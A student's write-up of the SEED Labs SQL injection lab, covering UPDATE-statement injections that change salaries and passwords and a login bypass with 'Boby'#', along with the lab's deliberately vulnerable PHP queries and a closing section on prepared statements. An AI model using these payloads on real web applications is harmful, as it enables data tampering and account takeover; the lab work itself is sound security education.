The Seed LAB has pre-built the Web application, and we can see the below ***unsafe_edit_backend.php*** and ***unsafe_edit_frontend.php*** code under the/var/www/SQLInjection directory.

```
~                          | 25%                    | 6.7 GB                  | Admin
[12/05/22]seed@VM:~/.../SQLab$ cat /../var/www/SQLInjection/
css/                       safe_edit_backend.php      unsafe_edit_backend.php
index.html                 safe_home.php              unsafe_edit_frontend.php
logoff.php                 seed_logo.png              unsafe_home.php
[12/05/22]seed@VM:~/.../SQLab$ cat /../var/www/SQLInjection/_
```


Task 3.1: Modify your own salary

Firstly, login page with ***Username: Alice Password: seedalice,*** and stay on this edit profile



After login in, navigate to the frontend website

http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php add the following statement to PhoneNumber field ***', salary = 9999 WHERE name = 'Alice'#***




In the MySQL database, this shows below full SQL


UPDATE credential SET

PhoneNumber =", salary = 9999 WHERE name = 'Alice'#

After injecting the statement, the below screenshot shows the Alice's salary is updated.




Alternatively, add the following statement to Email field ***', salary = 9999 WHERE name = 'Alice'#***



In the MySQL database, this shows below full SQL, and the result of the screenshots means the UPDATE injection is achieved.

UPDATE credential SET


Email =”, salary = 909090 WHERE name = ‘Alice’#



Task 3.2: Modify other people’s salary

During doing this Task 3.2, we found that it is related to broken access control [2] that allows other users to modify, delete or update specific user’s information.

Similarly, login page with ***Username: Alice Password: seedalice,*** and stay on this edit profile





In the MySQL database, this shows below full SQL, and the result of the screenshots means the UPDATE injection is achieved.

UPDATE credential SET

Email =", salary = 1 WHERE name = 'Boby'#

In the following screenshots, we have to login with ***Username: Boby'#*** ***Password:qwe*** to see the updated salary. Eventually, the UPDATE statement is successfully injected into the database with the aim at changing the Boby's salary.


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com
80%
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Employee Profile Login
USERNAME
Boby'#
PASSWORD
Login
Copyright © SEED LABs


SQLi Lab - Mozilla Firefox
11:57 PM
File Edit View History Bookmarks Tools Help
SQLi Lab
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
80%
Most Visited
SEED Labs
Sites for Labs
Boby Profile
Key
Value
Employee ID
20000
Salary
1
Birth
4/20
SSN
10213352
NickName

Task 3.3: Modify other people's password

```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email
',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumbe
r' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email
',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>
```

If we see carefully the ***unsafe_edit_backend.php,*** the Password is updated immediately to the session which makes the authentication fails. So, we only can use PhoneNumber filed to achieve SQL attack for updating Boby's password.

And, we also can find that the program uses hashed password for authentication.

```
[12/06/22]seed@VM:~/.../SQLab$ cat /../var/www/SQLInjection/unsafe_edit_backend.
php | grep sha1
    $hashed_pwd = sha1($input_pwd);
[12/06/22]seed@VM:~/.../SQLab$
```


As same as the previous task, login page with ***Username: Alice Password: seedalice,*** and stay on this edit profile.


Adding ***', Password = sha1('NYIT') WHERE name = 'Boby' #*** in PhoneNumber filed.

In the MySQL database, this shows below full SQL, and the result of the screenshots means the UPDATE injection is achieved.

UPDATE credential SET

PhoneNumber ='', Password = sha1('NYIT') WHERE name = 'Boby' #





Task 4: Countermeasure — Prepared Statement

As we can see from ***unsafe_home.php*** code, in ***Task 2***, the web application authenticates the user, and there are two variables '***$input_uname***' and '***$hashed_pwd***' not sanitized to process the data, which are vulnerable to SQL injection.

The vulnerable login page

```
        // create a connection
        $conn = getDB();
        // Sql query to authenticate the user
        $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, em
ail,nickname,Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
        if (!$result = $conn->query($sql)) {
          echo "</div>";
          echo "</nav>";
          echo "<div class='container text-center'>";
          die('There was an error running the query [' . $conn->error . ']\n');
          echo "</div>";
        }
```


The safe login page with prepare statement.

The remedy is to replace the query statements with '***?***' as the variables.

